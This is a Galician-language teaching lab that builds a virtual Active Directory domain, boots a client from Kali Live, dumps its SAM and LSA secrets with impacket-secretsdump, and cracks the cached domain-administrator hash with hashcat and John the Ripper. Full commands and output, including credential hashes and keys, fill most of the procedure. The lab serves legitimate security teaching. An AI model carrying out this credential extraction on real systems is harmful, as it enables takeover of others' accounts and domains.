TALLER BRS

PRÁCTICA Dump SAM con Credenciais do Administrador do dominio


Apelidos	Nome

ESCENARIO: Active Directory (EMPRESA.LOCAL) (MS Windows Server 2019)

Máquinas virtuais:
RAM ≥ 2048MB CPU ≥ 2
Rede: 1 interface en Rede Interna
Rede: 172.16.0.0/16
BIOS: Permite arranque dispositivo extraíble: CD/DVD, USB

Máquina virtual MS Windows: Servidor Dominio EMPRESA.LOCAL
Nome: Practica-Windows-Dump-SAM-Administrador-Dominio
IP/MS: 172.16.16.100/16
DNS: 127.0.0.1
Disco duro: MS Windows Server 2019

Máquina virtual MS Windows: Cliente Dominio EMPRESA.LOCAL
Nome: Practica-Windows-Dump-SAM
IP/MS: 172.16.16.120/16
DNS: 172.16.16.100
Disco duro: Windows 10
ISO: Kali Live amd64
BIOS: Permite arranque dispositivo extraíble: CD/DVD, USB
"KALI LINUX ™ é unha marca comercial de Offensive Security"



LIMITACIÓN DE RESPONSABILIDADE O autor do presente documento declina calquera responsabilidade asociada ao uso incorrecto e/ou malicioso que puidese realizarse coa información exposta no mesmo. Por tanto, non se fai responsable en ningún caso, nin pode ser considerado legalmente responsable en ningún caso, das consecuencias que poidan derivarse da información contida nel ou que esté enlazada dende ou hacia el, incluíndo os posibles erros e información incorrecta existentes, información difamatoria, así como das consecuencias que se poidan derivar sobre a súa aplicación en sistemas de información reais e/ou virtuais. Este documento foi xerado para uso didáctico e debe ser empregado en contornas privadas e virtuais controladas co permiso correspondente do administrador desas contornas.

NOTAS:

- **Instalación por defecto:** A instalación dos sistemas operativos Microsoft Windows realizouse por defecto, é dicir, seguindo os pasos do instalador,
- **Apagado normal do sistema operativo:** Para un correcto funcionamento da práctica o sistema operativo Microsoft Windows debe ser apagado sen inconsistencias evitando problemas no sistema de ficheiros NTFS.
- **O equipo é un cliente de Dominio Active Directory (EMPRESA.LOCAL)**
- **O usuario Administrador do Dominio fixo login no equipo cliente de dominio.**

Material necesario	Práctica: Dump SAM con Credenciais do Administrador do dominio
■ Host alumnado ■ Máquina virtual MS Windows ■ Máquina virtual GNU/Linux Kali ■ [1] impacket ■ [2] hashcat ■ [3] john the ripper ■ [4] wordlists ■ [5] Práctica SI AD Enumeración ■ [6] ISO descarga Windows 11 ■ [7] ISO descarga GNU/Linux Kali ■ [8] ISO descarga Windows Server 2019 ■ [9] cryptanalysis.tymyrddin.dev	Host alumnado: a) Máquina virtual MS Windows Server 2019 amd64 – Servidor de dominio (EMPRESA.LOCAL) ■ Administrador do dominio/Contrasinal: abc123. b) Máquina virtual MS Windows amd64 – Cliente de dominio (EMPRESA.LOCAL) ■ Acceder como Administrador do dominio (1) Nome: EMPRESA.LOCAL\Administrador (2) Contrasinal: abc123. ■ Apagar c) Máquina virtual GNU/Linux Kali amd64: ■ Arrancar coa ISO ■ Abrir unha consola, montar o disco duro de Windows e "dumpear" a SAM a un ficheiro. d) Copiar os hashes do ficheiro anterior e comprobar se é posible averiguar os contrasinais a través de [2][3][4]

Procedemento:


(1) Hosts alumnado. Máquina virtual MS Windows Server 2019 amd64:

(a) Crear e arrancar unha máquina virtual no equipo do alumnado coas seguintes características (ver escenario):

i. RAM ≥ 2048MB
ii. CPU ≥ 2
iii. PAE/NX habilitado
iv. Rede: Soamente unha tarxeta activada en modo Rede Interna.
v. Sistema operativo instalado: Windows Server 2019 amd64 [8]
vi. Nome: Practica-Windows-Dump-SAM-Administrador-Dominio
vii. Usuarios: Administrador e usuario
viii. Contrasinais: abc123.

(b) Facer login co usuario Administrador do dominio

(c) Agregar Rol: Servicios de Dominio de Active Directory → EMPRESA.LOCAL



(d) Configurar a rede:

i. IP/MS: 172.16.16.100/16

ii. DNS: 127.0.0.1

(2) Hosts alumnado. Máquina virtual MS Windows amd64:

(a) Crear e arrancar unha máquina virtual no equipo do alumnado coas seguintes características (ver escenario):

i. RAM ≥ 2048MB
ii. CPU ≥ 2
iii. PAE/NX habilitado
iv. Rede: Soamente unha tarxeta activada en modo Rede Interna.
v. Sistema operativo instalado: Windows amd64 [6]
vi. Nome: Practica-Windows-Dump-SAM
vii. Usuario: usuario
viii. Contrasinal: abc123.


(b) Facer login cun usuario con permisos de administrador.


(c) Configurar a rede:

i. IP/MS: 172.16.16.120/16

ii. DNS: 172.16.16.100

(d) Conectar ao dominio EMPRESA.LOCAL





(e) Reiniciar

(f) Facer login co usuario Administrador do dominio.

(g) Unha vez creado o perfil apagar o equipo.

(3) Host alumnado. Máquina virtual GNU/Linux Kali:

(a) Modificar a configuración da máquina virtual anterior (Practica-Windows-Dump-SAM) como segue:

i. Rede: Cambiar a tarxeta activada en modo Rede Interna a modo NAT.
ii. Almacenamento: Conectar a ISO Kali Live amd64 [7]
iii. Sistema → Placa base → Orde de arranque: Soamente activada a opción Óptica.

(b) Iniciar e escoller a primeira opción do menú do arranque.

(c) Executar nunha consola:

```
$ setxkbmap es #Configurar teclado en español

$ sudo su - #Acceder á consola de root(administrador) a través dos permisos configurados co comando sudo (/etc/sudoers, visudo)

# fdisk -l /dev/sda #Lista a táboa de particións do disco /dev/sda e logo remata.

# mount #Amosar os sistemas de ficheiros montados, é dicir, os que está a usar e podemos empregar neste sistema operativo live Kali.

# mount -t auto /dev/sda2 /mnt #Montar a partición 2 do disco duro /dev/sda no directorio da live /mnt. Coa opción -t auto solicitamos ao comando mount a autodetección do sistema de ficheiros de montaxe. Poderiamos tamén empregar o comando ntfs-3g /dev/sda2 /mnt , o cal xa traballa directamente co sistema de ficheiros NTFS.

# mount #Amosar os sistemas de ficheiros montados, é dicir, os que está a usar e podemos empregar neste sistema operativo live Kali. Neste caso verificamos que a última liña refírese ao punto de montaxe /mnt onde podemos traballar coa partición /dev/sda2.

# cd /mnt/Windows/System32/config #Acceder ao directorio do sistema operativo Microsoft Windows C:\Windows\System32\config, o cal está montado en /mnt/Windows/System32/config

# ls -l SAM #Listar de forma extendida o ficheiro SAM, o cal é o administrador de contas de seguridade (SAM): unha base de datos que atópase en equipos que executan sistemas operativos Microsoft Windows e que almacenan as contas de usuario e os descriptores de seguridade dos usuarios no equipo local.

# file SAM #Determinar que tipo de ficheiro é o ficheiro SAM. Neste caso é un ficheiro de rexistro Microsoft Windows, NT/2000 ou superior.

# impacket-secretsdump -sam SAM -system SYSTEM -security SECURITY LOCAL #"Dumpear" os hashes das contas de usuarios locales e do dominio do sistema operativo cliente do dominio Microsoft Windows.

Impacket v0.11.0 - Copyright 2023 Fortra


[*] Target system bootKey: 0xff3ca08b32db8d1ac30c4a5a297e9a6b
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
...
[*] Dumping cached domain logon information (domain/username:hash)
EMPRESA.LOCAL/Administrador:$DCC2$10240#Administrador#0ed674bef165099bf7537f6f5a427df8:    (2024-10-30 21:23:53)
...
[*] Cleaning up...
```

```
┌──(root㉿kali)-[/mnt/Windows/System32/config]
└─# impacket-secretsdump -sam SAM -system SYSTEM -security SECURITY LOCAL -outputfile hashes.txt
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Target system bootKey: 0×ff3ca08b32db8d1ac30c4a5a297e9a6b
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrador:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Invitado:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:0bbb400edfff781e836e63b21638e7d2:::
usuario:1001:aad3b435b51404eeaad3b435b51404ee:3ec585243c919f4217175e1918e07780:::
[*] Dumping cached domain logon information (domain/username:hash)
EMPRESA.LOCAL/Administrador:$DCC2$10240#Administrador#0ed674bef165099bf7537f6f5a427df8: (2024-10-30
21:23:53)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
$MACHINE.ACC:plain_password_hex:71005c003c007a0060006800760030006900 3a00640076002700330 02f0050003400
7900250077005b0076002b004a005a004d004f0055004900320075005000260 04c0055004200280056005900730035007700
20006b0062006f0070003000370057003a002f003c006500660051003e004b0072007200640073005c005200620051002500
360074003c0061002100600048002900700 04e0042005600410034003300460046007900230036007100760070004700 4600
45006f00370048003d00200042006a0038006700490035006600720044004300400044007600560 05a0076006b0078002100
6d004c003100
$MACHINE.ACC: aad3b435b51404eeaad3b435b51404ee:483c5c31c71f946ec67482023903861c
[*] DPAPI_SYSTEM
dpapi_machinekey:0×cd88b75281c6c2c3e56a18eafc7b36ce3328bb91
dpapi_userkey:0×09988e327e3afab0b12f241d1680f69d6a2a0eb5
[*] NL$KM
 0000   6E C0 FD FA 24 8F 48 0D  67 D0 FD B2 77 97 7A BD   n...$.H.g...w.z.
 0010   C1 B9 D3 A5 A9 1E 56 A9  7B 62 3A 52 1C 1D 44 23   ......V.{b:R..D#
 0020   A3 0F E6 CD B7 B6 21 4C  37 51 B3 65 1F 90 D0 43   ......!L7Q.e...C
 0030   F2 5F 25 2D 9F E4 49 55  9B 84 F6 9A 86 D6 92 2C   ._%-..IU.......,
NL$KM:6ec0fdfa248f480d67d0fdb277977abdc1b9d3a5a91e56a97b623a521c1d4423a30fe6cdb7b6214c3751b3651f90d0
43f25f252d9fe449559b84f69a86d6922c
[*] Cleaning up...
```

O contrasinal do Administrador do dominio está en formato **DCC2** (credencial de caché de dominio v2) utilizado para poder iniciar sesión en caso de que o DC non estea operativo. Este formato pode ser crackeado por forza bruta ou dicionario para obter o contrasinal orixinal.

```
┌──(root㉿kali)-[/mnt/Windows/System32/config]
└─# file hashes.txt.*
hashes.txt.cached:  data
hashes.txt.sam:     ASCII text
hashes.txt.secrets: ASCII text, with very long lines (512)

┌──(root㉿kali)-[/mnt/Windows/System32/config]
└─# cat hashes.txt.secrets
$MACHINE.ACC:plain_password_hex:71005c003c007a0060006800760030006900 3a00640076002700330 02f0050003400
7900250077005b0076002b004a005a004d004f0055004900320075005000260 04c0055004200280056005900730035007700
20006b0062006f0070003000370057003a002f003c006500660051003e004b0072007200640073005c005200620051002500
360074003c0061002100600048002900700 04e0042005600410034003300460046007900230036007100760070004700 4600
45006f00370048003d00200042006a0038006700490035006600720044004300400044007600560 05a0076006b0078002100
6d004c003100
$MACHINE.ACC: aad3b435b51404eeaad3b435b51404ee:483c5c31c71f946ec67482023903861c
dpapi_machinekey:0×cd88b75281c6c2c3e56a18eafc7b36ce3328bb91
dpapi_userkey:0×09988e327e3afab0b12f241d1680f69d6a2a0eb5
NL$KM:6ec0fdfa248f480d67d0fdb277977abdc1b9d3a5a91e56a97b623a521c1d4423a30fe6cdb7b6214c3751b3651f90d0
43f25f252d9fe449559b84f69a86d6922c

┌──(root㉿kali)-[/mnt/Windows/System32/config]
└─# cat hashes.txt.sam
Administrador:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Invitado:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:0bbb400edfff781e836e63b21638e7d2:::
usuario:1001:aad3b435b51404eeaad3b435b51404ee:3ec585243c919f4217175e1918e07780:::

┌──(root㉿kali)-[/mnt/Windows/System32/config]
└─# cat hashes.txt.cached
EMPRESA.LOCAL/Administrador:$DCC2$10240#Administrador#0ed674bef165099bf7537f6f5a427df8: (2024-10-30
21:23:53)
```

(d) Auditar contrasinais mediante hashcat: Ataque por diccionario

```
# cut -d':' -f2 hashes.txt.cached > hashes.txt

# hashcat -a 0 -m 2100 hashes.txt /usr/share/wordlists/rockyou.txt.gz -o cracked.txt
```

```
┌──(root㉿kali)-[/mnt/Windows/System32/config]
└─# cut -d':' -f2 hashes.txt.cached > hashes.txt

┌──(root㉿kali)-[/mnt/Windows/System32/config]
└─# hashcat -a 0 -m 2100 hashes.txt /usr/share/wordlists/rockyou.txt.gz -o cracked.txt
hashcat (v6.2.6) starting
```

```
┌──(root㉿kali)-[/mnt/Windows/System32/config]
└─# cat cracked.txt
$DCC2$10240#administrador#0ed674bef165099bf7537f6f5a427df8:abc123.
```

(e) Auditar contrasinais mediante hashcat: Ataque por diccionario

```
# cut -d':' -f2 hashes.txt.cached > hashes.txt

# 7z x /usr/share/wordlists/rockyou.txt.gz

# john -format=mscash2 -wordlist=./rockyou.txt hashes.txt
```

```
┌──(root㉿kali)-[/mnt/Windows/System32/config]
└─# 7z x /usr/share/wordlists/rockyou.txt.gz

7-Zip 24.07 (x64) : Copyright (c) 1999-2024 Igor Pavlov : 2024-06-19
 64-bit locale=en_US.UTF-8 Threads:2 OPEN_MAX:1024

Scanning the drive for archives:
1 file, 53357329 bytes (51 MiB)

Extracting archive: /usr/share/wordlists/rockyou.txt.gz
--
Path = /usr/share/wordlists/rockyou.txt.gz
Type = gzip
Headers Size = 10

Everything is Ok

Size:       139921507
Compressed: 53357329

┌──(root㉿kali)-[/mnt/Windows/System32/config]
└─# john --format=mscash2 --wordlist=./rockyou.txt hashes.txt
Using default input encoding: UTF-8
Loaded 1 password hash (mscash2, MS Cache Hash 2 (DCC2) [PBKDF2-SHA1 256/256 AVX2 8x])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
abc123.          (?)
1g 0:00:00:09 DONE (2024-10-30 22:52) 0.1031g/s 4464p/s 4464c/s 4464C/s baliwako..Volleyball
Use the "--show --format=mscash2" options to display all of the cracked passwords reliably
Session completed.
```